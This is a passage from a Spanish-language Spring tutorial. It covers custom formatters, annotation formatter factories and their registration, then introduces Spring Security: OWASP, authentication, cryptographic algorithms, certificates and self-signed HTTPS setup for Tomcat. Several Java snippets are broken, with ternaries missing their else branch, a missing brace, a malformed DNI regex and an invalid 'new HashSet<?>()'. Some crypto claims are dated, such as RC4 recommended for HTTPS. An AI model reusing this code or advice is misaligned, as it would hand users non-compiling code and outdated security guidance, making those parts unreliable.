Vamos a crear un formateador clásico, sin anotaciones. Voy a duplicar el ejemplo que hemos usado en los editores de propiedades. La clase "Dni" es la misma que la del apartado anterior, al igual que las páginas de ver y crear proveedores, por lo que no lo repito aquí.

Para crear el formateador tenemos que implementar la interfaz **Formatter<T>**:

Método	Descripción
<b>String print(T, Locale)</b>	Devuelve un String a partir de un objeto de tipo deseado.
<b>T parse(String, Locale)</b>	Devuelve un objeto del tipo deseado a partir de un String. Recibe el "Locale" activo, por si se quiere utilizar.

El formateador es muy similar al editor de propiedades, casi he copiado y pegado el código:

```
public class DniFormatter implements Formatter<Dni>{
    @Override
    public String print(Dni dni, Locale locale) {
        return dni.getNumero() + (dni.getLetra()!=null?"-"+ dni.getLetra());
    }

    @Override
    public Dni parse(String texto, Locale locale) throws ParseException {
        if (texto==null || texto.length()<8 || texto.length()>10)
            throw new ParseException("Tamaño de DNI incorrecto.",0);
        else if (texto.matches("^[0-9]{8}([-]?[A-Za-z])?$"))
            int valor=Integer.parseInt(texto.substring(0,8));
            Character letra=null;
            if (texto.length()>8) letra=texto.charAt(texto.length()-1);
            return new Dni(valor,letra);
        }
        else throw new ParseException("Formato de DNI incorrecto.",0);
    }
}
```

La excepción que devuelve es de tipo **ParseException**. El constructor tiene un argumento adicional que permite indicar en qué posición del String se ha encontrado el error.

### 7.5.3 Configuración

Vamos a ver tres maneras diferentes de registrar el formateador. Las explico para enseñar más ejemplos de configuración de Spring, porque siempre usarás la última.

En primer lugar podemos usar **@InitBinder** para registrar el formateador en el controlador de proveedores, chapuza incluida (lee el ejemplo anterior):

```
@Controller
@RequestMapping("/proveedor")
public class ControladorProveedor {
    @Autowired
    private RepositorioProveedor rp;
```

---

```

@InitBinder
public void iniciarControlador(WebDataBinder wdb) {
    //wdb.registerCustomEditor(Dni.class, new DniEditor());
    wdb.addCustomFormatter(new DniFormatter());
}
...
}

```

Se comportará exactamente igual que el editor de propiedades, incluido el error que se produce si trato de usarlo en la página para ver los proveedores.

Otra forma de hacerlo es configurarlo **de forma genérica** para todos los controladores y vistas. Elimino cualquier referencia al formateador en el “@InitBinder” y modiflico la clase de configuración que implementa a **WebMvcConfigurer**:

```

@Configuration
public class ConfigurarMVC implements WebMvcConfigurer{
    ...
    @Override
    public void addFormatters(FormatterRegistry registry) {
        ...
        registry.addFormatter(new DniFormatter());
    }
}

```

Si lo declaro de esta forma Spring sabrá formatear instancias de “Dni” en cualquier momento, incluida la página para ver proveedores. Ahora sí que funciona “<spring:eval>” (Fíjate que ahora aparece el guión):

```

<td>${p.id}</td>
<td><spring:eval expression="p.nombre"/> </td>
<td><spring:eval expression="p.fecha"/></td>
<td><spring:eval expression="p.dni"/></td>

```

DNI
12345678-Z
11223344-B
33445566

Por último, con Spring Boot hay otra forma de configurar los formateadores para toda la aplicación. Sólo tengo que **definirlo como un bean**. No hace falta añadir nada a “addFormatter()”, ni por supuesto al método “@InitBinder”. Spring Boot es listo y lo registra de forma automática:

```

@Component
public class DniFormatter implements Formatter<Dni> {
    ...
}

```

#### 7.5.4 Anotaciones propias

De nuevo voy a cambiar la clase “Proveedor”. Quiero que tenga DNI y que sea válido, que se dibuje correctamente, que haga binding... pero no quiero crear una clase embebida. Me gustaría usar un simple String (muestro un resumen de la clase):

```

public class Proveedor {
    private Integer id;
    private String nombre;
    private Calendar fecha;
    private String dni;
    ...
}

```

Si hago esto ya no puedo usar los formateadores tal como los hemos estudiado. El caso anterior funcionaba precisamente porque existía la clase “Dni”. Spring lo usaba cuando un String se copiaba a un objeto de clase “Dni”. Pero si escribo un nuevo formateador el framework lo aplicará cuando un String tenga que traducirse a un objeto de clase ¡String! Se ejecutará para cualquier propiedad String de cualquier entidad.

Lo que vamos a hacer es escribir una **anotación** (“@Dni” por ejemplo) y la vamos a unir al **formateador** mediante una **factoría**, que registraremos en Spring. Cuando usemos la anotación en la propiedad, Spring sabrá qué formateador aplicar:

```

@Dni
private String dni;

```

---

En el apartado anterior el framework decidía si aplicaba un formateador en función del tipo de datos al que tenía que traducir el String. Ahora lo aplica porque nosotros se lo pedimos mediante una anotación.

La clase que implementa a **Formatter<T>** es similar a la anterior, salvo que ahora formatea de “String a String”: Ya que no existe la clase “Dni” escribo aquí las reglas que definen un DNI válido (bastante discutible):

```
public class DniFormatterString implements Formatter<String> {
    private final static String resto="TRWAGMYFPDXBNJZSQVHLCKE";
    private boolean letraOblogatoria;

    public DniFormatterString(boolean letraOblogatoria) {
        this.letraOblogatoria = letraOblogatoria;
    }

    private char getLetraCalculada(String numero) {
        return resto.charAt(Integer.parseInt(numero) % 23);
    }

    private boolean isLetraValida(Character letra) {
        if (letra==null) return true;
        letra=Character.toUpperCase(letra);
        for (int ind=0; ind<resto.length(); ind++)
            if (resto.charAt(ind)==letra) return true;
        return false;
    }

    @Override
    public String print(String dni, Locale locale) {
        return dni.substring(0,8) + (dni.length()>8?"- "+dni.charAt(8));
    }

    @Override
    public String parse(String texto, Locale locale) throws ParseException {
        if (texto==null || texto.length()<8 || texto.length()>10)
            throw new ParseException("Dni incorrecto.",0);

        String patrón="^[0-9]{8}([- ]?[A-Za-z])$?";
        if (this.letraOblogatoria) patrón="^[0-9]{8}([- ]?[A-Za-z]$";
        if (!texto.matches(patrón)) throw new ParseException("Dni incorrecto.",0);

        String dni=texto.substring(0,8);
        if (texto.length()>8) {
            char letra=Character.toUpperCase(texto.charAt(texto.length()-1));
            if (!this.isLetraValida(letra)) throw new ParseException("Dni incorrecto.",0);
            if (letra!=getLetraCalculada(dni)) throw new ParseException("Dni incorrecto.",0);
            dni+=letra;
        }
        return dni;
    }
}
```

Tiene un constructor que pide un boolean, usado para decidir si es obligatoria la letra del DNI. Asignaremos ese valor desde la anotación, de alguna manera. La anotación **@Dni** es ésta:

```
@Target({ElementType.FIELD, ElementType.METHOD, ElementType.PARAMETER})
@Retention(RetentionPolicy.RUNTIME)
public @interface Dni {
    public boolean letra() default false;
}
```

Sólo nos queda unir la anotación con la clase que implementa el formateador. Para eso necesitamos una clase que implemente la interfaz **AnnotationFormatterFactory<A extends Annotation>**. El genérico representa la anotación que queremos utilizar. Nos obliga a implementar tres métodos:

Método	Descripción
<code>Set&lt;Class&lt;?&gt;&gt; getFieldTypes()</code>	Devuelve el conjunto de clases que podemos formatear.
<code>Parser&lt;?&gt; getParser(A, Class&lt;?&gt;)</code>	Devuelve el formateador que se encarga de convertir el String a un objeto de la clase deseada.
<code>Printer&lt;?&gt; getPrinter(A, Class&lt;?&gt;)</code>	Devuelve el formateador que convierte el objeto a un String.

La clase “DniFormatterString” implementa “Formatter<T>”, que a su vez extiende a “Parser<T>” y “Printer<T>”. En casi todos los casos el formateador se encarga de “parsear” e “imprimir”, pero no tiene por qué ser así. Ahora que no registramos directamente el formateador en Spring podríamos definir dos clases distintas que implementen directamente las interfaces base.

En nuestro caso podemos definir así la factoría:

```
public class DniFactoria implements AnnotationFormatterFactory<Dni> {
    @Override
    public Set<Class<?>> getFieldTypes() {
        Set<Class<?>> conjunto=new HashSet<>();
        conjunto.add(String.class);
        return conjunto;
    }

    @Override
    public Printer<String> getPrinter(Dni anotación, Class<?> fieldType) {
        return new DniFormatterString(anotación.letra());
    }

    @Override
    public Parser<String> getParser(Dni anotación, Class<?> fieldType) {
        return new DniFormatterString(anotación.letra());
    }
}
```

El genérico es la anotación “@Dni”. Sólo permitimos la anotación de campos String, por lo que no necesito usar “fieldType”. Cuando alguien me solicite un “Printer” o “Parser” creo un formateador con el valor que tenga la anotación.

### 7.5.5 Configuración de anotaciones propias

Sólo queda registrar la factoría en Spring. Vete a saber por qué no cuela el truco de definirla como un bean y que Spring se encargue de todo. Esta vez sí que tenemos que sobrescribir el método `addFormatters()` de la clase que implemente a `WebMvcConfigurer`:

```
@Configuration
public class ConfigurarMVC implements WebMvcConfigurer{
    ...
    @Override
    public void addFormatters(FormatterRegistry registry) {
        registry.addFormatterForFieldAnnotation(new DniFactoria());
    }
}
```

El método se llama `addFormatterForFieldAnnotation()`, y no es el único disponible. Hay más formas de hacerlo, dependiendo de cómo creemos la anotación.

### 7.5.6 Otros ejemplos

#### 7.5.6.1 Formatear fechas

Voy a escribir un formateador para fechas más permisivo que “@DateTimeFormat”. Lo voy a aplicar a objetos de tipo “Calendar”, por lo que no me molesto en definirlo como una anotación. En cuanto el framework lo registre, todo binding de String a Calendar usará esta clase:

```
@Component
public class FechaFormatter implements Formatter<Calendar>{
```

```

@Override
public String print(Calendar fecha, Locale locale) {
    String patrón="dd/MM/yyyy";
    if (locale.getLanguage().equals("en")) patrón="MM/dd/yyyy";
    SimpleDateFormat sdf=new SimpleDateFormat(patrón);
    return sdf.format(fecha.getTime());
}

@Override
public Calendar parse(String texto, Locale locale) throws ParseException {
    texto=texto.trim().replaceAll("[/\\ _\\.\\-]+", "/");
    String patrón="d/M/y";
    if (locale.getLanguage().equals("en")) patrón="M/d/y";
    SimpleDateFormat sdf=new SimpleDateFormat(patrón);
    Calendar fecha=Calendar.getInstance();
    fecha.setTime(sdf.parse(texto));
    return fecha;
}
}

```

Lo defino como un bean, por lo que el framework lo configura directamente. He usado “locale” para cambiar el formato de la fecha si seleccionamos inglés. Funciona tanto al escribir como al leer los valores:

Fecha	DNI	
27/04/2017	12345678-Z	Modificar
14/04/2017	11223344-B	Modificar
31/01/2022	12000000-A	Modificar

Date	DNI	
04/27/2017	12345678-Z	Modify
04/14/2017	11223344-B	Modify
01/31/2022	12000000-A	Modify

La propiedad “fecha” de los proveedores está anotada con “@DateTimeFormat”:

```

@DateTimeFormat(pattern = "dd/MM/yyyy")
private Calendar fecha;

```

He hecho pruebas y al parecer nuestro formateador prevalece sobre la anotación, pero dudo que sea un comportamiento estándar. Yo la quitaría; no es una buena idea aplicar dos formateadores similares sobre el mismo elemento.

#### 7.5.6.2 Mayúsculas y minúsculas

Otro ejemplo, esta vez aplicando anotaciones. Vamos a definir un formateador llamado “@Letra”, que convertirá un texto a mayúsculas o minúsculas en función del atributo “mayúscula”. Las tareas a realizar:

- Definir el formateador
- Definir la anotación
- Crear la factoría
- Registrar la factoría

Tengo que usar anotaciones, ya que voy a convertir de String a String. Si lo hiciera por tipos se aplicaría a todos los textos de todos los atributos del modelo que utilizara.

En primer lugar creo el formateador:

```

public class LetraFormatter implements Formatter<String>{
    private boolean mayúscula;

    public LetraFormatter(boolean mayúscula) {
        this.mayúscula = mayúscula;
    }

    @Override
    public String print(String texto, Locale locale) {
        System.out.println("print ----- " + texto);
        if (mayúscula) return texto.toUpperCase();
        else return texto.toLowerCase();
    }
}

```

---

```

@Override
public String parse(String texto, Locale locale) throws ParseException {
    System.out.println("parse ----- " + texto);
    if (mayúscula) return texto.toUpperCase();
    else return texto.toLowerCase();
}
}

```

El código es muy simple. Me limito a convertir el texto a mayúsculas o minúsculas, en función de un boolean que de algún modo obtengo en el constructor. Se supone que estará definido en la anotación:

```

@Target({ElementType.FIELD, ElementType.METHOD, ElementType.PARAMETER})
@Retention(RetentionPolicy.RUNTIME)
public @interface Letra {
    public boolean mayúscula() default true;
}

```

Ahora vinculo la anotación con el formateador en la factoría:

```

public class LetraFactoria implements AnnotationFormatterFactory<Letra>{
    @Override
    public Set<Class<?>> getFieldTypes() {
        Set<Class<?>> set=new HashSet<?>();
        set.add(String.class);
        return set;
    }

    @Override
    public Printer<?> getPrinter(Letra letra, Class<?> fieldType) {
        return new LetraFormatter(letra.mayúscula());
    }

    @Override
    public Parser<?> getParser(Letra letra, Class<?> fieldType) {
        return new LetraFormatter(letra.mayúscula());
    }
}

```

Y por último lo registro con la clase de configuración que implementa “WebMvcConfigurer”:

```

@Configuration
public class ConfigurarMVC implements WebMvcConfigurer{
    ...
    @Override
    public void addFormatters(FormatterRegistry registry) {
        ...
        registry.addFormatterForFieldAnnotation(new LetraFactoria());
    }
}

```

Para usarla sólo tengo que anotar cualquier propiedad String de un JavaBean:

```

public class TipoProducto implements Serializable {
    ...
    @Length(min = 5, max = 100)
    @Letra
    private String nombre;
    ...
}

```

En la pantalla de ver los tipos de productos uso “<spring:eval>”, así que los nombres debería dibujarse en mayúsculas:

## Tipos de productos disponibles hasta el momento

Clave	Tipo de producto
CBC	PRUEBA
CBF	CORRECTOR BLANCO FRASCO DE CRISTAL
CND	CUADERNO NEGRO TAPA DURA
CRA	CUADERNO ROJO ANILLAS

Y no importa cómo haya creado los formularios de crear o modificar los tipos de productos. Siempre se realizará **binding**, por lo que el formateador actuará y convertirá lo que le envíe a mayúsculas.

Recuerda que cuando usas anotaciones lo que Spring usa directamente es la factoría, por lo que puedes devolver un “Printer” y “Parser” como mejor te parezca. En el siguiente ejemplo **no** uso el formateador, sino que utilizo expresiones lambda para definir ahí mismo lo que debe hacer:

```
public class LetraFactoria implements AnnotationFormatterFactory<Letra>{  
    @Override  
    public Set<Class<?>> getFieldTypes() {  
        Set<Class<?>> set=new HashSet<>();  
        set.add(String.class);  
        return set;  
    }  
  
    @Override  
    public Printer<String> getPrinter(Letra letra, Class<?> fieldType) {  
        return (valor,locale)->  
            letra.mayúscula()?valor.toUpperCase():valor.toLowerCase();  
    }  
  
    @Override  
    public Parser<String> getParser(Letra letra, Class<?> fieldType) {  
        return (valor,locale)->  
            letra.mayúscula()?valor.toUpperCase():valor.toLowerCase();  
    }  
}
```

# 8 Spring Security

En este capítulo aprenderemos el uso del framework **Spring Security**. Es un tema amplio. Extenso. Enorme. Quiero dedicar un capítulo, no un manual entero, por lo que me limitaré “sólo” a la configuración general y las herramientas más usadas.

Es la primera vez que vemos la seguridad, por lo que repetiré lo ya hemos hecho para aprender las otras partes de Spring. Primero aprenderemos los conceptos básicos con un ejemplo muy simple, “Personas”, y después lo repetiremos todo con “Productos”, pero de forma detallada.

El framework ha evolucionado con los años, adaptándose a nuevas técnicas o tendencias. El resultado es que siempre existirán varias maneras de realizar una tarea. Evidentemente no vamos a verlas todas. Estudiaremos las que a mí (y a más gente) nos resultan más cómodas o lógicas. Si necesitas otros puntos de vista o ampliar la información te recomiendo las siguientes páginas:

- La guía oficial, <https://docs.spring.io/spring-security/site/docs/5.3.3.BUILD-SNAPSHOT/reference/html5/>. Contiene mucha información, aunque te hará falta tiempo para leerla.
- La documentación sobre seguridad de **Baeldung**: <https://www.baeldung.com/security-spring>. Docenas de manuales cortos sobre cómo hacer algo en concreto.
- Por supuesto, **Stackoverflow**. Si lo buscas en inglés, seguro que encuentras a alguien a quien ya le ha pasado.

Spring Security se ejecuta como una **cadena de filtros** que se aplican secuencialmente a las peticiones de los clientes. Si por ejemplo una petición no supera el filtro “UsernamePasswordAuthenticationFilter” se rechaza con el consabido “403” y por tanto no alcanza el filtro “AuthorizationFilter”. En este manual no hablaré demasiado de esa cadena de filtros, aunque a veces sí que necesitaremos ser conscientes de ese comportamiento.

Antes de continuar, un poco de cultura general. Si ya conoces todo esto puedes saltar directamente al apartado 8.4, “Protocolo HTTPS”.

## 8.1 OWASP

Lo que todo atacante y todo defensor siempre quisieron tener.

OWASP (Open Web Application Security Project) es una organización sin ánimo de lucro formada por empresas y particulares de todo el mundo para estudiar y combatir las chapuzas que cometemos los programadores web en cuestiones de seguridad. Sobre todo se dedica a generar documentos y recomendaciones a los que deberías echar un vistazo:

- OWASP Top Ten. Un documento que actualiza cada dos o tres años con los diez riesgos de seguridad más importantes. Más que de ataques concretos habla de las causas que provocan problemas de seguridad. Imprescindible. Es algo largo, pero está en castellano.
- OWASP Web Security Testing Guide. Una extensa, enorme, gigantesca guía que te enseña a testear la seguridad de tus aplicaciones. Aunque no la vayas a aplicar al completo (la vida no es tan larga) te dará una idea de **qué** deberías comprobar y **cómo** comprobarlo.
- OWASP Cheat Sheets. Guías con recomendaciones para resolver un problema concreto, desde cómo validar correctamente la entrada a la forma en que deberías diseñar la autorización del sitio web.
- Bibliotecas para diferentes tareas. Encoder, Sanitizer, etc.

## 8.2 Autentificación y Autorización

Todas las tareas de seguridad pertenecen a uno de estos tipos. Son conceptos simples de entender, pero que clasifican y agrupan todo el código de seguridad.

## 8.2.1 Autentificación

La **autentificación**<sup>10</sup> es el proceso a través del cual una persona o un sistema se identifican respecto a otro y demuestra su identidad. Para ello usa una **credencial**, por ejemplo un certificado, una huella dactilar o una clave. Una credencial es un objeto que contiene o hace referencia a atributos de seguridad asociados con un elemento de identificación único (un "principal", como veremos a continuación).

La persona o sistema identificado es un **subject**, un sujeto. Puede tener diversas identidades para el sistema, es decir, formas de identificarlo. Si por ejemplo se autentificó con login y clave, el login se empleará a partir de entonces para reconocerlo.

A los elementos que representan al sujeto identificado se les denomina **principales** ("directores", no he sabido cómo traducirlo). En el caso de Spring Security el principal es un objeto de Java que implementa cierta interfaz. La definición oficial lo define como "una entidad que puede ser autenticada mediante un protocolo de autentificación en un servicio de seguridad".

Al sujeto identificado también se le puede asignar un **grupo o rol**, al que lógicamente podrán pertenecer diferentes sujetos. Se dice que se la concedido una autorización, "granted authority".

## 8.2.2 Autorización

Una vez que el sujeto ha sido autenticado podrá acceder (o no) a ciertos elementos. Es decir, estará **autorizado** a realizar una serie de tareas o acceder a recursos concretos. En una aplicación Web la autorización se suele aplicar a los roles.

Veremos que disponemos de varias maneras de autorizar a un sujeto: Mediante programación, JavaConfig o anotaciones en el código de Java.

## 8.3 Algoritmos de seguridad

Los algoritmos de seguridad se pueden dividir en tres tipos, cada uno diseñado para una tarea concreta: una manera elegante de decir que a nadie se le ha ocurrido un algoritmo que no tenga algún tipo de fallo. A menudo se emplean juntos, en diferentes etapas, para transmitir una información de forma segura.

### 8.3.1 Algoritmos de clave secreta o simétricos.

Algoritmos que convierten un mensaje en un texto cifrado. Emplean la misma clave para encriptar y desencriptar el mensaje, por lo que debe ser conocida por el emisor y el receptor. Su seguridad se basa en la clave secreta que ambos comparten.

Son rápidos, y pueden codificar grandes cantidades de información (no hay límite teórico). Actualmente se emplean 3DES, IDEA (el más seguro, posiblemente), AES, RC4 (para HTTPS), etc. El problema obviamente es cómo compartir la clave secreta cuando el emisor y el receptor no se conocen y no hay un medio seguro para transmitirla.

### 8.3.2 Algoritmos de clave pública/privada o asimétricos

Como el anterior, codifican y descodifican mensajes, pero si se encripta con una de las claves se debe desencriptar con la otra.

Por ejemplo, si el emisor quiere codificar un mensaje, usará la **clave pública** (conocida por todos) del receptor. Si el emisor quiere demostrar que el mensaje que envía es suyo, aplicará su **clave privada**. La única forma de descodificarlo (y demostrar por tanto que lo ha enviado él) será aplicar su clave pública.

Son lentos de aplicar, y únicamente pueden codificar pequeños mensajes (el tamaño máximo seguro es el del tamaño de la clave, entre 2048 y 8192 bits). Se suelen emplear para firmas digitales (ver siguiente algoritmo) y para transmitir al receptor una clave secreta. Los más conocidos:

- **RSA.** Llamado así por las siglas de sus creadores (Rivest, Shamir y Adelman), es el algoritmo de clave pública más popular. El algoritmo se puede usar para encriptar comunicaciones, firmas digitales e intercambio de claves.

---

<sup>10</sup> En castellano se debería decir "identificación" en vez de "autentificación" o "autenticación", pero nos encanta inventar palabras que no necesitamos

- **DSA.** Digital Signature Algorithm. Sólo puede emplearse para las firmas digitales. Es el algoritmo de firmado digital incluido en el DSS (Digital Signature Standard o Estándar de Firmas Digitales) del NIST Norteamericano. La elección de este algoritmo como estándar de firmado generó multitud de críticas: se pierde flexibilidad respecto al RSA (que además, ya era un estándar de hecho), la verificación de firmas es lenta, el proceso de elección fue poco claro y la versión original empleaba claves que lo hacían poco seguro.
- **Diffie-Hellman.** Es un algoritmo de clave pública que permite el intercambio seguro de una clave secreta. Generalmente se emplea junto con algoritmos de cifrado simétrico, como método para acordar una clave. El algoritmo no se puede usar para encriptar conversaciones o firmas digitales.
- **ECC.** Criptografía de curva elíptica. Es más moderno, rápido y no necesita claves tan grandes.

### 8.3.3 Certificados

¿Cómo sabemos a quién pertenece realmente una clave pública? Generalmente no se usa ésta directamente, sino que se emplea un **certificado**: Un fichero de texto en el que junto con la clave pública aparece información sobre el supuesto propietario de la misma: Su nombre, empresa, etc.

Por supuesto, no sabemos si lo escrito en el certificado es cierto. Por ese motivo los certificados están firmados digitalmente por una **autoridad de certificación**: "Alguien" en quien "confiamos" usa su clave privada, prometiéndonos que ha comprobado que toda esa información es cierta.

¿Quién puede ser una autoridad de certificación? Una agencia tributaria, una diputación o habitualmente una empresa privada dedicada exclusivamente a ello y que se juega su prestigio si comete un error. Por supuesto, esa empresa privada debe ser conocida por todo el mundo...

¿Por qué "confiamos" en una autoridad? Los programas que usan certificados (Tomcat o cualquier navegador) tienen un fichero (el **almacén de certificados**) donde guardan los certificados de las autoridades de certificación en las que confiamos. Cuando instalamos un navegador o el sistema operativo también instalamos ese fichero con unos cuantos certificados ya escritos, los de las empresas de certificación más conocidas. Por supuesto, podemos añadir o quitar certificados de los almacenes según nos convenga.

A menudo se emplean **cadenas de certificación**: Un certificado está firmado por alguien que a su vez tiene un certificado firmado... por una autoridad de certificación en la que confiamos.

Cualquier programa que use certificados exigirá que estén firmados. Para hacer pruebas resulta engoroso y caro obtener certificados reales, por lo que se permiten **certificados autofirmados**: La autoridad de certificación es ¡el dueño del certificado! Por supuesto aparecerán unos mensajes de aviso espeluznantes, pero funcionará perfectamente.

El algoritmo de certificado más usado es el **X.509**.

### 8.3.4 Algoritmos de resumen, hash o digests.

No son un algoritmo de cifrado. A partir de un conjunto de datos (no importa el tamaño) proporcionan un grupo de bytes (de 20 a 60) que funcionan como una "firma" del mismo. Están pensados de tal modo que la más mínima variación en los datos originales generará un resumen totalmente distinto. *En teoría*, sabiendo el resumen no se puede averiguar nada de la fuente de datos originales.

Se emplean para almacenar claves secretas, para confirmar la transmisión correcta de datos y para **firmas digitales**: La clave privada no se aplica sobre el conjunto de la información, sino sobre un resumen de la misma.

Se suele añadir un **salt**, sobre todo cuando se aplican sobre claves: un conjunto de bits aleatorios que se mezclan con los datos antes de aplicar un algoritmo hash. Dificulta mucho la obtención de la clave por fuerza bruta y además a simple vista no pueda saberse si en un grupo de claves resumidas (por ejemplo el fichero "/etc/passwd" de UNIX) hay dos claves iguales.

Algoritmos típicos: MD5 (ya no deberíamos usarlo), SHA-1 (también se ha quedado anticuado) o SHA-2 (ídem), en sus variantes SHA-256 o SHA-512. El que ahora recomienda Spring Security es **BCrypt**. Es adaptativo, es decir, se puede incrementar el número de iteraciones que aplica para hacerlo más costoso de calcular y por tanto de romper.

## 8.4 Protocolo HTTPS

**La conexión debe estar encriptada.** No sirve de nada configurar cualquier apartado de seguridad si antes no obligas a tu aplicación a usar el protocolo **HTTPS**. De hecho, deberías usarlo aunque no apliques seguridad. Para que te entre bien en la cabeza, las conexiones en texto plano son una **chapuza**. Si las usas te mereces todo lo que te pase.

A no ser que Spring lance un servidor embebido, la configuración de la capa de transporte no es problema de la aplicación, sino del contenedor Web. Desde la aplicación nos limitaremos a configurar el descriptor de despliegue o los ficheros de Spring Security para obligar a que la aplicación sólo atienda peticiones HTTPS.

No voy a entrar aquí en detalles<sup>11</sup>, pero sin explicar nada vamos a ver cómo configurar Tomcat, y Tomcat con Eclipse, para permitir conexiones seguras.

### 8.4.1 Configuración de Tomcat

En primer lugar necesitamos una clave privada con su correspondiente certificado firmado por una autoridad certificadora. Como no quiero pagar nada a nadie para hacer pruebas, la CA seremos nosotros. Es un apaño tan habitual que hasta le han puesto nombre: certificado autofirmado.


Necesitamos una herramienta para crear la pareja de claves pública y privada, el certificado, etc. Hay muchas disponibles y gratuitas, pero con el JDK ya viene una, **keytool.exe**. El siguiente conjuro crea una pareja de claves, el certificado autofirmado y un fichero, el **almacén de claves**:

```
keytool -genkey -alias tomcat -keystore d:\almacen -storetype pkcs12  
-storepass clavealmacen -keyalg RSA -validity 3600 -keysize 4096
```

Aunque sea un certificado de prueba, cuando te pregunte “nombre y apellidos” asegúrate de poner el nombre de dominio del host, “localhost” si sólo lo estás probando en tu ordenador.

He puesto una clave tonta para acceder al almacén. Estos ficheros sirven para guardar claves y certificados adicionales. En mi caso sólo necesito una, a la que identifico dentro del almacén con el alias “tomcat”, aunque en nuestro caso no lo usaremos.

El tipo de almacén por defecto es “JKS”, un estándar propiedad de Oracle; prefiero utilizar un estándar abierto, “PKCS12”. Puedo dejar el almacén en el disco “d:”, pero será más seguro copiarlo a la carpeta de configuración de Tomcat. Se supone que en un caso real será una carpeta protegida:



Y ahora tengo que añadir (o modificar) una línea en el fichero **server.xml**. Para **Tomcat 9** y anteriores:

```
<Connector  
    protocol="org.apache.coyote.http11.Http11NioProtocol"  
    maxThreads="200"  
    port="8443"  
    SSLEnabled="true"  
    clientAuth="false"  
    keystoreFile="conf/almacen"  
    keystorePass="clavealmacen"  
    scheme="https"  
    secure="true"  
    sslProtocol="TLS" />
```

Y para **Tomcat 10**:

```
<Connector  
    protocol="org.apache.coyote.http11.Http11NioProtocol"  
    port="8443"
```


<sup>11</sup> Pídeme el manual “Configuración y Seguridad en Glassfish”. si quieres saber más.

```

maxThreads="200"
SSLEnabled="true">
<SSLHostConfig>
<Certificate
    certificateKeystoreFile="conf/almacen"
    certificateKeystorePassword="clavealmacen"
    type="RSA" />
</SSLHostConfig>
</Connector>

```

Tenemos al menos tres maneras diferentes de referirnos a un certificado / clave privada en Tomcat. He escogido la que me parece más sencilla, y que no suele necesitar bajar nada más de Internet. A partir de ahora, cuando nos conectemos al puerto 8443 del servidor se establecerá una conexión encriptada. Más o menos:




El navegador comprueba qué CA ha firmado ese certificado, no la tiene en su almacén y nos avisa de que no la conoce. Si el mensaje nos molesta podemos añadirlo al almacén del navegador, y a partir de ese momento lo tomará como seguro. Si la aplicación es para uso interno de la empresa no necesita pagar nada a nadie: puede emitir su propio certificado e incorporarlo a los distintos ordenadores.

#### 8.4.2 Configuración en Eclipse

Tenemos que hacer lo mismo. La única diferencia es que cuando desarrollamos nos interesa que el IDE gestione el servidor, y lo lance y detenga en función del estado de la aplicación. Uno de los pasos que realiza Eclipse para conseguirlo es crear **una copia de la carpeta de configuración** de Tomcat. Pero sólo copia los ficheros estándares, por lo que "almacén" no aparecerá; tenemos que copiarlo manualmente. La carpeta de destino está en el "workspace" del proyecto:

```
.metadata\plugins\org.eclipse.wst.server.core\tmp0\conf
```

Donde "tmp0", "tmp1", etc. serían los diferentes servidores que hemos configurado en Eclipse. Si por algún motivo tenemos que configurar el puerto HTTPS directamente en la copia de Eclipse podemos editar el fichero "server.xml" de esta carpeta, pero tendríamos que cerrar primero el IDE. Es más cómodo usar el proyecto **Servers** del árbol de proyectos:



En mi caso tengo varios servidores configurados. Abro el que necesito y modiflico el fichero de configuración tal como lo he hecho en el apartado anterior. No te olvides de copiar el almacén de claves a esta carpeta si has decidido que la busque en el directorio "/conf". Y asegúrate de que el servidor esté parado, o los cambios que hagas se perderán.

## 8.5 Configuración inicial

Spring Security está diseñado para poder trabajar de forma independiente al resto del framework. Nosotros vamos a aprender cómo configurarlo en un entorno Spring Web MVC con Spring Boot.

Lo primero que necesitamos es añadir las dependencias de Gradle:

```
implementation 'org.springframework.boot:spring-boot-starter-security'
```

Como ya es habitual, en Spring Boot sólo necesitamos una “spring-boot-starter” para incorporar todas las bibliotecas necesarias. Y también es habitual que Spring Boot aplique la configuración que más le apetezca.

### 8.5.1 Cambio de versión

Todo evoluciona con el tiempo. A partir de la **versión 5.7**, **Spring Security ha cambiado** el modo en el que se configura, y tenemos que conocer tanto la forma “tradicional” de configuración como la actual. No temas, son las mismas ideas pero expresadas de otra forma. En los apartados donde describa cómo realizar cierta tarea, primero veremos la manera tradicional y después la actual.

